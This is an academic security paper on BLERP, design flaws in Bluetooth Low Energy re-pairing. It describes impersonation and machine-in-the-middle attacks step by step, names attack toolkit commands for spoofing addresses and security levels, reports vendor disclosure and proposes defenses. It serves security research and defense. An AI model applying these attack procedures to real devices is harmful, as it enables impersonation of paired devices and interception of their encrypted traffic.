BLERP: BLE Re-Pairing Attacks and Defenses

Tommaso Sacchetti
EURECOM
tommaso.sacchetti@eurecom.fr

Daniele Antonioli
EURECOM
daniele.antonioli@eurecom.fr

***Abstract*—Bluetooth Low Energy (BLE) is a ubiquitous wireless technology used by billions of devices to exchange sensitive data. As defined in the Bluetooth Core Specification v6.1, BLE security relies on two primary protocols: *pairing*, which establishes a long-term key, and *session establishment*, which encrypts communications using a fresh session key. While the standard permits paired devices to *re-pair* to negotiate a new security level, the security implications of this mechanism remain unexplored, despite the associated risks of device impersonation and Machine-in-the-Middle (MitM) attacks.**

We analyze BLE re-pairing as defined in the standard v6.1 and identify six design vulnerabilities, including four novel ones, such as unauthenticated re-pairing and security level downgrade. These vulnerabilities are design flaws and affect any standard-compliant BLE device that uses pairing, regardless of its Bluetooth version or security level. We also present four new re-pairing attacks exploiting these vulnerabilities, which we call BLERP. The attacks enable impersonation and MitM of paired devices with minimal or no user interaction (1-click or 0-click). Our attacks are the first to target BLE re-pairing, exploit the interplay between BLE pairing and session establishment, and abuse the SMP security request message.

We develop a novel toolkit that implements our attacks and supports testing of BLE pairing, including end-to-end MitM attacks. Reproducing the toolkit only requires low-cost hardware (nRF52) and open-source software (Mynewt, NimBLE, and Scapy). Our large-scale evaluation demonstrates the attacks' impact across 22 targets, including 15 BLE Hosts, 12 BLE Controllers, Bluetooth versions up to 5.4, and the most secure configurations (SC, SCO, and authenticated pairing). During our experiments, we also discovered implementation re-pairing flaws affecting the Apple, Android, and NimBLE BLE stacks.

We implement and evaluate two complementary mitigations: a backward-compatible hardening of the re-pairing logic that is immediately deployable by vendors, and an authenticated re-pairing protocol that addresses the attacks by design. We empirically validate the effectiveness of hardened re-pairing and formally model and verify authenticated re-pairing using ProVerif.

I. Introduction

Bluetooth Low Energy (BLE) is a widely adopted wireless communication technology found in billions of devices, including smartphones, laptops, keyboards, wearables, and other

Network and Distributed System Security (NDSS) Symposium 2026
23-27 February 2026, San Diego, CA, USA
ISBN 979-8-9919276-8-0
https://dx.doi.org/10.14722/ndss.2026.240121
www.ndss-symposium.org




Fig. 1: BLERP attacks. Alice and Bob are legitimately paired over BLE. Charlie can impersonate either of them, perform a single-channel Man-in-the-Middle (MitM) to compromise the new key, or a double-channel MitM, to establish new separate keys with Alice and Bob.

IoT products. Defined in the Bluetooth standard v6.1 [1] and designed as a low-power alternative to Bluetooth Classic (BC), BLE supports connection-oriented and connectionless communications. A BLE connection involves an initiator (Central), such as a laptop, and a responder (Peripheral), like a keyboard.

BLE security relies on two standard protocols: *pairing*, which establishes a long-term Pairing Key (PK) between devices, and *session establishment*, which derives a fresh Session Key (SK) from the PK and uses it to encrypt the communications. Design flaws in these protocols have *critical* consequences, as they can affect all standard-compliant BLE devices, regardless of their hardware or software.

The standard permits *re-pairing*, allowing BLE devices to replace an existing PK with a new one based on a *security level* [1, p. 1668]. The security level sets the pairing security flags, including the pairing authentication mechanism and the use of FIPS-compliant cryptographic primitives.

This paper is the first to analyze BLE re-pairing, focusing on its security implications against *impersonation* and *MitM* attacks. In a re-pairing impersonation attack, an attacker deceives a victim into re-pairing by posing as a trusted device. In a re-pairing MitM attack, the adversary forces two victims into re-pairing while intercepting and tampering with their communication. In both cases, the attacker compromises BLE's confidentiality, integrity, and authenticity guarantees: they can access, modify, and inject encrypted BLE messages.

Despite these security risks, BLE re-pairing has received limited attention. Prior work explored cross-transport re-pairing attacks [2] that exploit BC from BLE and vice versa, but not BLE-to-BLE re-pairing. Other research [3] performed spoofing attacks against session establishment, which is a different protocol. Another study [4] identified an implementation-specific issue on Android related to Secure Connections Only (SCO) downgrade in BLE pairing, but did not focus on re-pairing. Other works have evaluated the security of different BLE pairing phases [5], [6], [7], [8], [9], [10], without analyzing re-pairing.

We present a comprehensive evaluation of BLE re-pairing security, covering its design in the Bluetooth standard version 6.1 and real-world implementations from Apple, Google, and others. Our threat model assumes a protocol-level attacker within wireless range of the victims, with no access to the devices or knowledge of existing PKs. Our work complements previous research on Cross-Transport Key Derivation (CTKD) and related re-pairing attacks [2].

We uncover *four new design vulnerabilities* in BLE re-pairing, including unauthenticated re-pairing (V1, V2), and re-pairing security level downgrades (V3, V4). We extend two known design issues to re-pairing: session establishment failure to trigger re-pairing (V5) and re-pairing PK entropy downgrade (V6).

We develop four novel attacks exploiting the vulnerabilities and call them **BLERP (BLE Re-Pairing) attacks**. As shown in Figure 1, these attacks enable *Central Impersonation (CI)*, *Peripheral Impersonation (PI)*, and *single-channel* and *double-channel* MitM attacks. In a single-channel MitM, the attacker forces the victim to re-pair and negotiate a single weak PK, which the attacker later compromises offline. In a double-channel MitM, the adversary induces the victims to re-pair and establish separate PKs with him.

BLERP are the first BLE-only re-pairing attacks. PI is also the first attack to target pairing from session establishment and to abuse the *security request* message. Moreover, they provide a deterministic, practical method for attacking BLE pairing, extending an attacker's capabilities beyond what the current BLE threat model assumes. The BLERP attacks are stealthy, requiring minimal or no user interaction (i.e., 1-click or 0-click), and can succeed regardless of the victim's security configurations.

We develop `BLERP`, a new toolkit implementing the PI, CI, and double-channel MitM attacks. It also provides over-the-air testing capabilities, including performing MitM attacks on BLE pairing. The toolkit leverages NimBLE, an open-source BLE stack [11] and a custom Python-based BLE Host. It is reproducible and requires low-cost hardware (nRF52) and open-source software.

We use the toolkit and successfully conduct BLERP on *22 devices*. The devices include laptops, smartphones, keyboards, and mice from major vendors such as Google, Microsoft, Samsung, Qualcomm, Xiaomi, Intel, and Logitech. The evaluation spans Bluetooth versions 4.2 to 5.4 and includes the most secure configurations (SC, SCO, and authenticated pairing). In total, we test 15 BLE Hosts, 12 BLE Controllers, 16 Centrals, and 9 Peripherals. Our findings confirm the critical and large-scale impact of the BLERP attacks. During our test, we additionally discovered *three re-pairing implementation flaws* affecting Android, Apple, and Apache NimBLE.

We design and validate two defenses against BLERP: 1) *hardened re-pairing*, a standard-compliant mitigation for the attacks by enforcing stricter re-pairing checks, and disconnecting on session establishment failure to address the PI attack; 2) *authenticated and integrity-protected re-pairing*, a stronger re-pairing protocol that authenticates the new PK using the existing one and provides integrity protection using a hash transcript and MACs. The protocol fixes the attacks by design but requires updating the standard and could impact usability if a device loses its PK. We also discuss how Apple, Google, and Apache can address the identified implementation issues. Furthermore, we detail the effectiveness of BLERP attacks and describe our vulnerability-discovery process.

We summarize our contributions as follows:

- First security assessment of BLE-to-BLE re-pairing and uncovering four repairing design vulnerabilities (V1–V4).
- Development of four novel BLERP attacks, enabling impersonation and MitM against any BLE device with minimal to no user interaction (1-click or 0-click).
- A new low-cost and open-source toolkit (`BLERP`), to test the BLERP attacks and MitM attacks on BLE pairing.
- Large-scale evaluation on 22 BLE devices, demonstrating the widespread real-world impact of BLERP even against the most secure BLE setups (SCO, authenticated SC).
- Design, implementation, and validation of two complementary BLERP countermeasures called hardened re-pairing and authenticated re-pairing.

Responsible Disclosure. We reported our findings to the Bluetooth Special Interest Group (SIG) in August 2024. While the SIG acknowledged the issues, they do not plan to update the specification. We strongly recommend that the SIG amend the standard to incorporate our proposed fixes.

We also disclosed our findings to five major vendors. Apache, Apple, and Google have taken steps to address the issues. Apache reserved CVE-2025-62235 and is preparing a patch. Apple silently addressed the problem, as they appear to have hardened the re-pairing logic in macOS/iOS 26. Google confirmed the flaws and has hardened re-pairing in Android 16, though the implementation flaw seems to persist.

In contrast, Logitech and Microsoft declined to issue fixes. Logitech categorized the behavior as standard, while Microsoft noted that the vulnerabilities are not exploitable under default Windows settings. We disagree with these assessments and encourage them to address the issues.

Availability. All the implemented material is open source, please refer to the Artifact Appendix.

II. BLE Background

Bluetooth is a pervasive wireless communication technology defined in an open standard: the Bluetooth Core Specification v6.1 [1]. It includes two transports: *BC*, for high-throughput, connection-oriented use cases, and *BLE*, for power-efficient applications such as IoT device management and connectionless data transfer. The paper focuses on BLE.

In a BLE connection, devices have two roles: *Central* and *Peripheral*. Central devices initiate a connection and typically are high-end devices, such as smartphones, laptops, or tablets. Peripherals accept incoming connections and typically are low-power devices, such as fitness trackers, mice, and keyboards. Centrals connect to Peripherals after a BLE discovery phase that involves scanning and advertising.

The BLE stack has two logical components, the *Controller* and the *Host*. The Controller manages low-level and time-critical activities, including connection management, encryption, and link-layer packet decoding. The Host handles high-level tasks, including logical transport and profiles. The Host and Controller communicate via the *Host-Controller Interface (HCI)*, which defines commands, events, and the related HCI protocol.


BLE devices secure their communication using two standard security protocols called *pairing* and *session establishment*. Pairing is a key agreement protocol that establishes a long-term PK between two devices. It is implemented in the Host and is part of the Security Manager Protocol (SMP). Session establishment uses the PK and random nonces to generate a SK and encrypt the session. It is implemented in the Controller and included in the Link Layer (LL) protocol.

BLE has two security modes. *Secure Connections (SC)* is the most secure, as it employs standard, FIPS-compliant cryptographic primitives and mechanisms, such as Elliptic Curve Diffie-Hellman (ECDH). A device can enforce SC using the SCO flag. *Legacy Secure Connections (LSC)* instead uses a legacy and ad-hoc key agreement protocol. Both modes employ AES-CCM to encrypt and authenticate session messages. Next, we describe BLE pairing and session establishment in more detail.

A. BLE Pairing

BLE pairing is a key agreement protocol that establishes and optionally authenticates a PK and distributes other keys. It has *four phases*: feature negotiation, association, PK derivation, and secure key distribution.

Figure 2 shows the feature negotiation phase happening after Alice and Bob discovered each other using scanning (Central) and advertising (Peripheral). The phase starts with Bob optionally sending a SMP_SEC_REQ message to Alice to request a pairing. The message contains Bob's pairing *security level* ($\mathrm{AR_B}$), which is a byte storing six security flags. The standard defines the security level as AuthReq [1, p. 1672], which we abbreviate as AR. The security level flags, ordered from least to most significant, are: `bonding` (2 bits) to store the PK, `mitm` (1 bit) to enable authentication, `sc` (1 bit) to enable SC, `keypress` (1 bit) to require a keypress during pairing, `ct2` (1 bit) to indicate support for CTKD, and `rfu` (2 bits) reserved for future use.



Alice (Central)
Bob (Peripheral)
A
B
SMP_SEC_REQ: $\mathrm{AR_B}$
SMP_PAIR_REQ: $\mathrm{AR_A}, \mathrm{Ent_A}$
SMP_PAIR_RSP: $\mathrm{AR_B}, \mathrm{Ent_B}$

Fig. 2: BLE SMP Pairing feature negotiation. The SMP_-SEC_REQ is optional. After this phase, the devices run the association, PK derivation, and secure key distribution phases.

Next, Alice sends a pairing request (SMP_PAIR_REQ) to Bob containing $\mathrm{AR_A}$ and an integer between 7 and 16 to negotiate the PK entropy ($\mathrm{Ent_A}$). Bob answers with a pairing response containing $\mathrm{AR_B}$ and $\mathrm{Ent_B}$. Based on the pairing request and response, the devices decide the pairing security level and the PK entropy. For example, if the devices negotiate the SC and MitM flags, the pairing is authenticated and uses FIPS-compliant primitives (i.e., ECDH).

After negotiating the pairing features, the devices run one of the four association methods based on the negotiated security level. Numeric Comparison (NC) and Passkey Entry (PE) associations authenticate devices by requiring user interaction (e.g., visual confirmation or entering a numeric value). Out-of-Band (OOB) association authenticates pairing using a pre-shared secret exchanged out of band (e.g., using NFC). Just-Works (JW) association does not provide authentication but may require user interaction on a device with I/O capabilities, such as pressing a Yes/No dialog button.

Then, the devices derive the PK and store it together with its security level ($\mathrm{AR_{PK}}$). PK is derived with ECDH (SC mode) or an ad-hoc key agreement protocol (LSC mode). Finally, the devices can securely distribute other BLE keys, like the Identity Resolving Key (IRK) and Connection Signature Resolving Key (CSRK).

B. BLE Session Establishment

BLE session establishment, implemented in the LL protocol, allows two paired devices to derive a SK and use it to encrypt a session. It has *three* phases: SK derivation, SK confirmation, and secure session.

Figure 3 shows a run of session establishment assuming that Alice and Bob share PK. Alice sends Bob an encryption request (ENC_REQ) containing a key diversifier ($\mathrm{SKD_A}$) and an initialization vector ($\mathrm{IV_A}$). Bob answers with an encryption response (ENC_RSP) with his $\mathrm{SKD_B}$ and $\mathrm{IV_B}$. The devices



Alice (Central)
Bob (Peripheral)
A
B
Share PK
ENC_REQ: SKD_A, IV_A
ENC_RSP: SKD_B, IV_B
START_ENC_REQ
$SK = KDF_{PK}(SKD_A|SKD_B)$
$SK = KDF_{PK}(SKD_A|SKD_B)$
$\{START\_ENC\_RSP\}_{SK}$
$\{START\_ENC\_RSP\}_{SK}$
Session encrypted with SK

Fig. 3: BLE Session Establishment. The devices derive SK, confirm it, and then run a secure session.

derive the SK using AES keyed with the PK as a KDF and encrypting the concatenation of the key diversifiers. The SK derivation phase is neither encrypted nor integrity-protected.

Then, the devices run a three-way confirmation handshake using messages with empty payloads. START_ENC_REQ is in plain text, while the two START_ENC_RSP are encrypted using AES-CCM keyed with SK. Finally, they run an AES-CCM-encrypted and authenticated session. The cipher is keyed with SK and initialized with the concatenation of IV_A and IV_B. SK can be refreshed by terminating the current session and establishing a new one.

III. Motivation and Threat Model

A. Motivation

The standard permits BLE devices to re-pair and overwrite their PK with a new one, based on the negotiated security level. While intended to support security upgrades, re-pairing could be misused to conduct impersonation and MitM attacks. In a re-pairing impersonation attack, an adversary tricks the victim into pairing with them while the victim thinks it is re-pairing with a trusted device. In a re-pairing MitM attack, an attacker forces two paired victims to re-pair while the attacker is in the middle.

BLE re-pairing attacks have severe and widespread consequences. Being protocol-level threats, they can affect all BLE versions, regardless of hardware, software, or security configurations. For instance, they can work against BLE 6.1 devices using SCO mode and with MitM protection enabled. They allow access, injection, and modification of encrypted data, breaking BLE confidentiality, integrity, and authenticity. Additionally, they are a stepping stone to increase real-world exploitability of other pairing attacks, like KNOB [6], *without* relying on a legitimate pairing event.

Despite the associated risks, the security of BLE re-pairing has received limited attention in prior research. BLURtooth [2] introduces cross-transport re-pairing attacks that exploit the CTKD mechanism, which allows a single pairing to derive PKs for both BC and BLE. However, these attacks require devices to support both BC and BLE and thus do not cover BLE-to-BLE re-pairing attack scenarios. BLESA [3] explores re-connection spoofing attacks against BLE session establishment, a distinct protocol from pairing, and therefore does not assess the risks of re-pairing. Another work [4] uncovers an implementation-specific re-pairing vulnerability in Android's BLE stack, which is exploitable via a downgrade attack on pairing in SCO mode. However, this work does not analyze BLE re-pairing at a design level.

No prior work has studied whether the BLE re-pairing design is secure against impersonation and MitM threats. Other studies [5], [6], [7], [8], [9], [10] focus on specific pairing phases, such as feature negotiation or association, and assume that the attacker is present during a legitimate initial pairing event. In contrast, re-pairing attacks do not require a legitimate pairing to occur because the attacker forces the victim to re-pair at will. Moreover, several works assume temporary physical access to the victim device [12] or device compromise [13], which limits their practical applicability. Our work makes no such assumptions.

The standard, up to version v6.1, offers only a brief and high-level description of BLE re-pairing [1, p. 1668]. It outlines that paired devices may overwrite an existing PK if the new security level is higher than the old one. However, it does not explicitly address the security implications of this mechanism. For instance, it does not discuss threat scenarios involving adversarial interference during re-pairing. This omission leaves open the question of whether BLE re-pairing design is secure, and further motivates this work.

B. Threat Model

Our system model includes two victim BLE devices named Alice (Central) and Bob (Peripheral). These devices have paired and share a PK and its security level AR_{PK}. When they reconnect, they use BLE session establishment to secure their communication. We assume that neither device intends to re-pair, hence the attacker *cannot* observe a legitimate pairing event. The victim can use any security mode and level, including SC and LSC, as well as any association methods, such as NC, PE, OOB, and JW. This assumption allows us to evaluate BLE re-pairing across all devices, including victim devices with and without I/O.

Our attacker model assumes an active attacker, named Charlie, within the BLE range of one or both victims. The adversary exploits design-level flaws in BLE pairing and session establishment to achieve three goals: 1) impersonate Alice to Bob in a *Central Impersonation (CI)* attack, 2) impersonate Bob to Alice in a *Peripheral Impersonation (PI)* attack, 3) *MitM Alice and Bob*.

Charlie has Dolev-Yao capabilities [14]. He can eavesdrop, inject, modify, relay, and drop BLE packets. He can also

```
if pairing then
  ignore_security_request()
else if paired then
  if AR_SR > AR_PK then
    repair() // overwrite PK
  else if session_encrypted then
    stop_session_and_restart()
  else
    session_establishment()
else
    pair() // write PK
```

Listing 1: SMP security request (SMP_SEC_REQ) processing logic. Pseudocode adapted from the decision tree in the standard (Vol 3, Part H, Figure 2.7, Page 1668).

capture public BLE information such as MAC addresses, advertised names, device types, and Generic Attribute Profile (GATT) attributes. Charlie can force Alice and Bob to disconnect (e.g., via jamming) and tamper with their unencrypted messages (e.g., manipulate session negotiation). Charlie cannot compromise the victims' hardware and software or extract their Bluetooth keys (e.g., via malware or physical attacks). These are standard adversarial assumptions for BLE security research [15], [16], [17]. Under our threat model, Charlie should not be able to force a re-pair, impersonate Alice or Bob, or perform a MitM attack.

IV. BLERP Vulnerabilities and Attacks

We describe the design of BLE re-pairing in the standard and report *six BLE re-pairing vulnerabilities*, including four novel ones (V1–V4), and two issues that extend previously known flaws to re-pairing (V5, V6). Then, we introduce *four new attacks*, dubbed *BLERP*, that leverage these vulnerabilities to perform PI, CI, single-channel, and double-channel MitM attacks. Figure 1 shows the attacks on a high level.

A. BLE Re-Pairing Design Vulnerabilities

The standard describes BLE re-pairing using a decision tree [1][p. 1668] that outlines how a Central should process a re-pairing security request (SMP_SEC_REQ) from a Peripheral, but does not specify how a Peripheral should behave while re-pairing. Listing 1 shows the tree in pseudocode and summarizes how a security request may trigger pairing (`pair`), re-pairing (`repair`), session establishment (`session_establishment`), session pause and SK refresh (`stop_session_and_restart`), or be ignored (`ignore_security_request`).

The Central ignores the security request if the devices are currently pairing. If the Central and the Peripheral are paired, the Central compares the security level of the request ($\mathrm{AR}_{\mathrm{SR}}$) with that of the existing PK ($\mathrm{AR}_{\mathrm{PK}}$). If $\mathrm{AR}_{\mathrm{SR}}$ is greater than $\mathrm{AR}_{\mathrm{PK}}$, the Central initiates a re-pairing with the Peripheral. Otherwise, if the current session is encrypted, the Central refreshes the SK by terminating the session and establishing a new one. Otherwise, it starts the session establishment. If the devices are not paired, the Central initiates the pairing process.

The decision tree in Listing 1 and, hence, the re-pairing specification in the standard, do not specify how to: 1) compare security levels, including $\mathrm{AR}_{\mathrm{SR}}$ and $\mathrm{AR}_{\mathrm{PK}}$, 2) enforce a security level during re-pairing, 3) process re-pairing requests from a Central, 4) handle re-pairing in case of errors during session establishment.

These underspecifications result in four novel re-pairing vulnerabilities (V1–V4) and two vulnerabilities extending known issues to BLE re-pairing (V5, V6).

(V1) Unauthenticated Central re-pairing. A Central accepts a re-pairing request from a Peripheral based on an *unauthenticated security level* ($\mathrm{AR}_{\mathrm{SR}}$). Since the standard does not define a method for comparing security levels, an attacker could craft $\mathrm{AR}_{\mathrm{SR}}$ to trigger re-pairing, for example, by setting its high-order (`rfu`) bits. **(new)**

(V2) Unauthenticated Peripheral re-pairing. A Peripheral does not authenticate re-pairing requests from a Central. This issue is amplified by Peripherals being pairable even when not discoverable. **(new)**

(V3) Peripheral Security Level downgrade. A Central does not compare $\mathrm{AR}_{\mathrm{SR}}$ with the value included in the pairing response, hence a Peripheral can initiate re-pairing with a high $\mathrm{AR}_{\mathrm{SR}}$ and then downgrade the value in its pairing response. An attacker can reduce the re-pairing security level to the lowest one, i.e., LSC and JW. **(new)**

(V4) Re-pairing Security Level downgrade. During re-pairing, a device can accept a lower security level than the one negotiated in the previous pairing ($\mathrm{AR}_{\mathrm{PK}}$). Hence, a Central or Peripheral can re-pair with a lower security level than the original pairing. **(new)**


(V5) Re-pairing from session establishment. A Peripheral can interrupt session establishment and try to force re-pairing without requiring authentication. **(extended)**

(V6) Re-pairing PK entropy downgrade. During re-pairing, a device can negotiate a PK with entropy lower than the existing one, since there is no entropy check between re-pairings. **(extended)**

Vulnerabilities V2 and V4 are distinct from the BLURtooth ones [2]. They are BLE-specific and not related to CTKD or BC pairing. V5 extends the session establishment issue identified in BLESA [3] to force a Central to re-pair. V6 generalizes the cross-transport flaw discovered in BLURtooth [2] to systematically reduce the PK entropy during BLE re-pairing. These six vulnerabilities (V1–V6) form the foundation for the BLERP attacks we describe next.


B. BLERP Peripheral Impersonation

Figure 4 shows the BLERP PI attack, in which Alice (Central) trusts Bob (Peripheral) but ends up pairing with Charlie while believing she is re-pairing with Bob. Alice and Bob share a PK and its associated security level $\mathrm{AR}_{\mathrm{PK}}$. Charlie impersonates Bob by advertising with a spoofed MAC



Alice
Charlie as Bob
A
C
Knows PK, AR_{PK}
ENC_REQ: SKD_A, IV_A
REJECT_IND: Error
SMP_SEC_REQ: AR_{SR}
Checks $AR_{SR} > AR_{PK}$
SMP_PAIR_REQ: AR_A, Ent_A
Sets $AR_C \leq AR_{SR}$
SMP_PAIR_RSP: AR_C, Ent_C
Terminate pairing and derive PK_C
Overwrites PK with PK_C
Stores PK_C

Fig. 4: BLERP Peripheral Impersonation attack. Alice (Central) initiates session establishment with Charlie, believing Charlie to be Bob. Charlie aborts the process and triggers re-pairing, optionally downgrading the security level, without authenticating or knowing PK. As a result, Alice pairs with Charlie, thinking she is re-pairing with Bob, and overwrites PK with PK_C, shared with Charlie.



Charlie as Alice
Bob
C
B
Knows PK, AR_{PK}
SMP_PAIR_REQ: AR_C, Ent_C
SMP_PAIR_RSP: AR_B, Ent_B
Terminate pairing and derive PK_C
Stores PK_C
Overwrites PK with PK_C

Fig. 5: BLERP Central Impersonation attack. Charlie sends an unauthenticated re-pairing request, impersonating Alice to Bob (Peripheral). Bob accepts to re-pair regardless of the new security level (AR_C). Charlie and Bob then complete pairing and share PK_C.

address, name, and device type, convincing Alice to connect to him rather than Bob. Alice then begins session establishment by sending an encryption request (ENC_REQ) to Charlie, with her session key diversifier and IV. Charlie rejects this request and aborts session establishment by replying with a REJECT_IND message that carries a link-layer error code, such as Unsupported Remote Feature or Command Disallowed.

Charlie then sends a security request to Alice to trigger re-pairing (V5). This security request is unauthenticated (V1) and carries a crafted security level AR_{SR}. For example, Charlie can promise an upgrade from LSC to SC, or set the two most significant bits of AR_{SR}, without knowing the PK shared by Alice and Bob. Alice processes this request as detailed in Listing 1, and because $AR_{SR} > AR_{PK}$, she accepts it as a legitimate re-pairing request from Bob and proceeds to pair with Charlie.

Alice sends a pairing request containing her security level and entropy. Charlie responds with a crafted pairing response containing his chosen security level and entropy. Charlie can downgrade the security level of the pairing response according to his needs, as AR_C can be *lower* than AR_{SR} (V3) and AR_{PK} (V4). For example, he can force JW association to perform a silent pairing with a keyboard (instead of passkey entry) or to avoid an authenticated dialog when connecting to a smartphone (a Yes/No prompt instead of a numeric comparison).

Alice completes the remaining BLE pairing phases (association, PK derivation, key distribution) with Charlie and overwrites PK with PK_C. Hence, Charlie has the same reading and writing permissions as Bob. For example, Charlie can impersonate a keyboard (Bob) to a laptop (Alice). The attack requires minimal unauthenticated user interaction (1-click on a yes/no pairing dialog) if Alice is a device with I/O, such as a laptop, and no user interaction (0-click) if Alice is a device with limited I/O, such as a BLE gateway. Notably, the PI attack is the first to exploit BLE pairing from session establishment.

C. BLERP Central Impersonation

Figure 5 shows the BLERP CI attack, in which Bob trusts Alice but ends up pairing with Charlie while believing he is re-pairing with Alice. The victims share a PK and an associated security level AR_{PK}. Charlie finds Bob scanning for BLE advertisements and then impersonates Alice by sending Bob a connection request with Alice's MAC address.

Then, Charlie sends an unauthenticated pairing request to Bob containing a crafted security level AR_C. Bob always accepts the re-pairing request without authenticating the sender (V2), regardless of whether AR_C is lower than AR_{PK} (V4). Hence, Charlie can downgrade AR_C to be stealthier, similarly to the PI attack (e.g., force JW to get a 0-click re-pairing).

Bob replies with his pairing response, and the devices complete the other pairing phases (association, PK derivation, key distribution). As a result, Bob overwrites his stored PK for Alice with PK_C, which he now shares with Charlie. Hence, Charlie is accepted by Bob as Alice, with the same access that Alice had. For example, Charlie can spoof a smartphone (Alice) and read and write sensitive data to a smartwatch (Bob).

D. BLERP Single- and Double-channel MitM

We present two BLERP MitM attacks we call *single-channel* and *double-channel*.

Figure 6 shows the single-channel MitM attack. Charlie convinces Alice to connect to him by impersonating Bob, and simultaneously connects to Bob while impersonating Alice. Once Alice initiates session establishment, Charlie performs the PI attack to trigger re-pairing and then relays the pairing messages between Alice and Bob, modifying them as needed (e.g., tampering with the pairing feature negotiation to weaken security). For example, he can downgrade the security level to force JW (as in the CI and PI attacks), or he can force LSC to recover the PK [18] or reduce the entropy value (V6) and mount the KNOB attack [6], brute-forcing the PK afterwards.

In the double-channel MitM attack, Charlie executes the PI attack against Alice and the CI attack against Bob, establishing *two distinct* $\mathrm{PK_C}$ with them. Unlike the single-channel variant, in which the attacker relays pairing messages between Alice and Bob, here Charlie completes separate pairing procedures with each victim. Charlie obtains an active MitM position, enabling him to eavesdrop, drop, modify, or inject messages during subsequent sessions between the victims. The double-channel attack can be combined with association downgrade attacks [4], [5], [8], [9], [12], allowing the attacker to obtain a MitM position regardless of the security level negotiated during re-pairing.

We note that the BLERP MitM attacks serve also as a novel *stepping stone* to launch a MitM attack on pairing *without* waiting for a legitimate pairing event. Prior MitM attacks on BLE pairing required waiting for a legitimate pairing event, whereas via BLERP, the attacker can trigger re-pairing even when the victims are unwilling to re-pair. This advancement calls for an update to the BLE threat model, as attackers can force re-pairings at will and are no longer limited to exploiting legitimate pairing events.

V. Implementation

We developed `BLERP`, an open-source toolkit based on the NimBLE stack [11] that enables testing of the CI, PI, and double-channel MitM attacks, as well as over-the-air testing of BLE pairing. The toolkit supports any Controller compatible with NimBLE, including the nRF51, nRF52, nRF5340, and DA1469x series. It comprises two main components: an extended NimBLE shell application for device spoofing and a custom Python-based Host for MitM.

A. Toolkit btshell

NimBLE's *btshell* application provides a command-line interface (CLI) over UART to control devices running the NimBLE stack. We extended *btshell* to support the specific capabilities required for the BLERP attacks and device spoofing. While the original shell handles basic connection and security setup, our extensions enable granular spoofing and configuration of attack parameters. We introduced specific commands to support these tasks:

- `spoof-address` and `spoof-adv-data`: configure the MAC address and advertisement data to impersonate target devices.
- `spoof-authreq` defines a custom security level $\mathrm{AR_{SR}}$ specifically for the security request message.
- `blerp-reject-enc`: controls the number of encryption requests the Controller must reject before triggering the PI attack.

B. Toolkit BLE Host

